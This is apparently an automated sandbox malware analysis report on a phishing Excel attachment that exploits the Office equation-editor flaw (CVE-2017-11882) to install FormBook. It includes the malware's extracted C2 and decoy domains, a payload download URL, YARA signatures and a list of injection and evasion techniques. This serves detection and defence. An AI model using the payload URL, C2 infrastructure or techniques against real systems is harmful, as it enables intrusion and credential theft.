ID: 532880
Sample Name: Quotation Request - Alligator Pty Ltd.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 19:16:45
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report Quotation Request - Alligator…

Overview


General Information

Sample Name:	Quotation Request - Alligator Pty Ltd.xlsx
Analysis ID:	532880
MD5:	90e995ae2b06b8..
SHA1:	a6c83577fd94765.
SHA256:	1e8d78f614b82c1.
Tags:	Formbook VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2212 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 1160 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2556 cmdline: "C:\Users\Public\vbc.exe" MD5: 8E90E8E526BC80036BA6B50A913A1880)
    - vbc.exe (PID: 2080 cmdline: "C:\Users\Public\vbc.exe" MD5: 8E90E8E526BC80036BA6B50A913A1880)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - msiexec.exe (PID: 2952 cmdline: C:\Windows\SysWOW64\msiexec.exe MD5: 4315D6ECAE85024A0567DF2CB253B7B0)
          - cmd.exe (PID: 2032 cmdline: /c del "C:\Users\Public\vbc.exe" MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.dubaibiologicdentist.com/hf9j/"
  ],
  "decoy": [
    "afrifarmgroup.com",
    "coffeeassiciation.com",
    "unlimit-ed.com",
    "guy.rest",
    "dnemperor.com",
    "ringstorule.com",
    "reelnasty.com",
    "travelgleam.com",
    "sagestyleresale.com",
    "jiaoyizhuan.club",
    "fastred.biz",
    "xn--fiqs8srv0ahj5a.xn--czru2d",
    "eden-foundation.com",
    "exquisite-epoxy-systems.com",
    "luxurycaroffer.com",
    "sdffzc.com",
    "suvsdealsonlinesearchdusorg.com",
    "weihaits.com",
    "fetch-us-mtg-refi.zone",
    "uterinevmkvhm.online",
    "redcarpetwithrob.online",
    "puertasautomaticassalceda.com",
    "blockchainsupport.global",
    "lalasushi.com",
    "picaworks.online",
    "airductcleaningindianapolis.net",
    "maximumdouglas.com",
    "bs2860.com",
    "pharmaceuticalmarking.com",
    "billionaireroyalties.com",
    "libertarias.wiki",
    "cupsnax.com",
    "koutarouserver.com",
    "crazydealeon.com",
    "amoraprimeirajogada.com",
    "fearlessfashionaccessories.biz",
    "ella.tech",
    "breackae.xyz",
    "hostmatadvice.com",
    "aestheticnursearie.com",
    "henryzingo.com",
    "folpro.com",
    "kooles.com",
    "rushingrofogg.xyz",
    "377techan.com",
    "sprookjesbosch.store",
    "newsymphonie.net",
    "lawswashington.com",
    "homesandhorses.net",
    "jacobalexandermusic.com",
    "ll1ysq.biz",
    "faceresurfacing.com",
    "thekeappro.com",
    "joycemalaysiaproperty.com",
    "traexcel.com",
    "subsoilcorp.com",
    "thejoannaha.com",
    "477karakabayrd.com",
    "bfcmtld.com",
    "kuratours.com",
    "group-place.com",
    "sixtreechina.com",
    "rattansagar.com",
    "ascenddronenews.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.541290495.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.541290495.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.541290495.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ad9:$sqlite3step: 68 34 1C 7B E1 • 0x16bec:$sqlite3step: 68 34 1C 7B E1 • 0x16b08:$sqlite3text: 68 38 2A 90 C5 • 0x16c2d:$sqlite3text: 68 38 2A 90 C5 • 0x16b1b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c43:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000002.683120830.00000000003C0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.683120830.00000000003C0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 31 entries				

Sigma Overview

Exploits:

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- System process connects to network (likely due to code injection or exploit)
- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)
- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Office equation editor drops PE file

Boot Survival:

- Drops PE files to the user root directory

Malware Analysis System Evasion:

- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Sample uses process hollowing technique
- Maps a DLL or memory area into another process
- Injects a PE file into a foreign processes
- Queues an APC in another process (thread injection)
- Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

- Yara detected FormBook

Remote Access Functionality:


- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Native API 1	Path Interception	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 1 5 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploi Redire Calls/S

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploi Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 3	Cached Domain Credentials	System Information Discovery 1 1 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Quotation Request - Alligator Pty Ltd.xlsx	31%	ReversingLabs	Document-Office.Exploit.CVE-2017-11882	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.msiexec.exe.29e796c.7.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
7.2.msiexec.exe.2a35f0.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
5.2.vbc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.2.vbc.exe.2dd780.0.unpack	100%	Avira	HEUR/AGEN.1104764		Download File
7.0.msiexec.exe.610000.0.unpack	100%	Avira	HEUR/AGEN.1104764		Download File
5.0.vbc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.vbc.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
5.0.vbc.exe.400000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
7.2.msiexec.exe.610000.1.unpack	100%	Avira	HEUR/AGEN.1104764		Download File
4.2.vbc.exe.1e90000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.2.vbc.exe.25c0000.4.unpack	100%	Avira	HEUR/AGEN.1104764		Download File
5.0.vbc.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.1.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.sdffzc.com/hf9j/?LnftM=Pqr9SePoNfnaC1kg2G0jCGwXX1ba57NV0gLvpt/5y4PrrRm7oBIm/XhJEBzYJkmjKkGOCg==&NnwLW=lTeXzRfHoPHDqpa	0%	Avira URL Cloud	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://107.173.191.75/dodge/winlogon.exe	100%	Avira URL Cloud	malware	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
www.dubaibiologicdentist.com/hf9j/	0%	Avira URL Cloud	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://www.travelgleam.com/hf9j/?NnwLW=lTeXzRfHoPHDqpa&LnftM=Hi4i/MzZWraYpeia3tFw/razG0ol5F63XlO+NDDVDOKGXMifKzAuqwSCBSP91u5pGStR7A==	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
minisite.alibaba.com.gds.alibabadns.com	47.246.136.142	true	true		unknown
travelgleam.com	162.210.195.97	true	true		unknown
www.sdffzc.com	unknown	unknown	true		unknown
www.travelgleam.com	unknown	unknown	true		unknown
www.subsoilcorp.com	unknown	unknown	true		unknown
www.ll1ysq.biz	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.sdffzc.com/hf9j/?LnftM=Pqr9SePoNfnaC1kg2G0jCGwXX1ba57NV0gLvpt/5y4PrrRm7oBIm/XhJEBzYJkmjKkGOCg==&NnwLW=lTeXzRfHoPHDqpa	true	• Avira URL Cloud: safe	unknown
http://107.173.191.75/dodge/winlogon.exe	true	• Avira URL Cloud: malware	unknown
www.dubaibiologicdentist.com/hf9j/	true	• Avira URL Cloud: safe	low
http://www.travelgleam.com/hf9j/?NnwLW=lTeXzRfHoPHDqpa&LnftM=Hi4i/MzZWraYpeia3tFw/razG0ol5F63XlO+NDDVDOKGXMifKzAuqwSCBSP91u5pGStR7A==	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
107.173.191.75	unknown	United States		36352	AS-COLOCROSSINGUS	false
162.210.195.97	travelgleam.com	United States		30633	LEASEWEB-USA-WDCUS	true

Private

IP
192.168.2.22
192.168.2.255

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532880
Start date:	02.12.2021
Start time:	19:16:45
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 14s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Quotation Request - Alligator Pty Ltd.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/24@4/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 22.2% (good quality ratio 21.4%) • Quality average: 76.3% • Quality standard deviation: 27.1%
HCA Information:	• Successful, ratio: 91% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:17:47	API Interceptor	68x Sleep call for process: EQNEDT32.EXE modified
19:17:55	API Interceptor	75x Sleep call for process: vbc.exe modified
19:18:22	API Interceptor	209x Sleep call for process: msiexec.exe modified
19:19:09	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
107.173.191.75	quotation-linde-tunisia-plc-december-2021.xlsx	Get hash	malicious	Browse	• 107.173.191.75/dodge/winlogon.exe
	Quotation - Linde Tunisia PLC..xlsx	Get hash	malicious	Browse	• 107.173.191.75/dodge/winlogon.exe
	Quotation - Linde Tunisia PLC....xlsx	Get hash	malicious	Browse	• 107.173.191.75/dodge/winlogon.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
minisite.alibaba.com.gds.alibabadns.com	po.exe	Get hash	malicious	Browse	• 205.204.101.158
	BvuKqSpgIG.exe	Get hash	malicious	Browse	• 198.11.132.10
	po071.exe	Get hash	malicious	Browse	• 198.11.132.10
	REQUEST FOR QUOTATION.exe	Get hash	malicious	Browse	• 205.204.101.158

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	PO6738H.xlsx	Get hash	malicious	Browse	• 107.172.73.132
	4514808437.xlsx	Get hash	malicious	Browse	• 198.46.136.201
	Payment advise.xlsx	Get hash	malicious	Browse	• 192.3.110.203
	Bank copy.xlsx	Get hash	malicious	Browse	• 107.173.143.102
	SHIPPING DOCUMENTS.xlsx	Get hash	malicious	Browse	• 198.46.136.201
	Cpia de LISTA FINAL TAIS - Orcamento.xlsx	Get hash	malicious	Browse	• 198.23.207.39
	Shipping report -17420.xlsx	Get hash	malicious	Browse	• 107.173.143.36
	sCmjcSzzHE	Get hash	malicious	Browse	• 23.94.36.134
	P.O SPECIFICATION.xlsx	Get hash	malicious	Browse	• 107.172.73.132
	67068l4VSZ	Get hash	malicious	Browse	• 23.94.36.134
	AEX-TR02122021.xlsx	Get hash	malicious	Browse	• 107.172.76.210
	YRL3GshhZ2	Get hash	malicious	Browse	• 23.94.36.134
	n1rNOMyyzF	Get hash	malicious	Browse	• 23.94.36.134
	XjwFx9RaZW	Get hash	malicious	Browse	• 23.94.36.134
	uVAge0xrAe	Get hash	malicious	Browse	• 23.94.36.134
	CViGmlFN5W	Get hash	malicious	Browse	• 23.94.36.134
	2KaqtqT95M	Get hash	malicious	Browse	• 23.94.36.134
	TkO4AGGKc2	Get hash	malicious	Browse	• 23.94.36.134
	G7pPgOFUzF	Get hash	malicious	Browse	• 23.94.36.134
	5C4B2IVIW9	Get hash	malicious	Browse	• 23.94.36.134
LEASEWEB-USA-WDCUS	BKyU0T5xcw	Get hash	malicious	Browse	• 207.244.67.163
	EwrGOFT5pd.exe	Get hash	malicious	Browse	• 207.244.91.129
	tVStWV6q3E	Get hash	malicious	Browse	• 216.22.1.160
	vbc.exe	Get hash	malicious	Browse	• 207.244.91.129
	Lv9eznkydx.exe	Get hash	malicious	Browse	• 207.58.141.248
	28jJSvNzXz.exe	Get hash	malicious	Browse	• 108.59.2.51
	29nr5GdK5M.exe	Get hash	malicious	Browse	• 207.244.95.223

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	FkJcMEZd4i.exe	Get hash	malicious	Browse	• 207.244.95.223
	SQLPLUS.EXE	Get hash	malicious	Browse	• 199.115.116.162
	HoGxvkYZd5	Get hash	malicious	Browse	• 207.244.67.153
	Quotation For This Order 091621.exe	Get hash	malicious	Browse	• 23.82.12.32
	U9PlTfwfk7.exe	Get hash	malicious	Browse	• 23.105.171.65
	championship.dll	Get hash	malicious	Browse	• 108.62.118.69
	DHL DOCUMENTS.exe	Get hash	malicious	Browse	• 23.82.12.31
	Purchase order_dated 08-14-2021.exe	Get hash	malicious	Browse	• 23.82.12.32
	Balance payment advice.exe	Get hash	malicious	Browse	• 23.82.12.30
	7NuxE5BCX7	Get hash	malicious	Browse	• 206.214.217.6
	RhalEFwYre.exe	Get hash	malicious	Browse	• 23.82.12.30
	doc783748934334 PDF.exe	Get hash	malicious	Browse	• 207.244.67.139
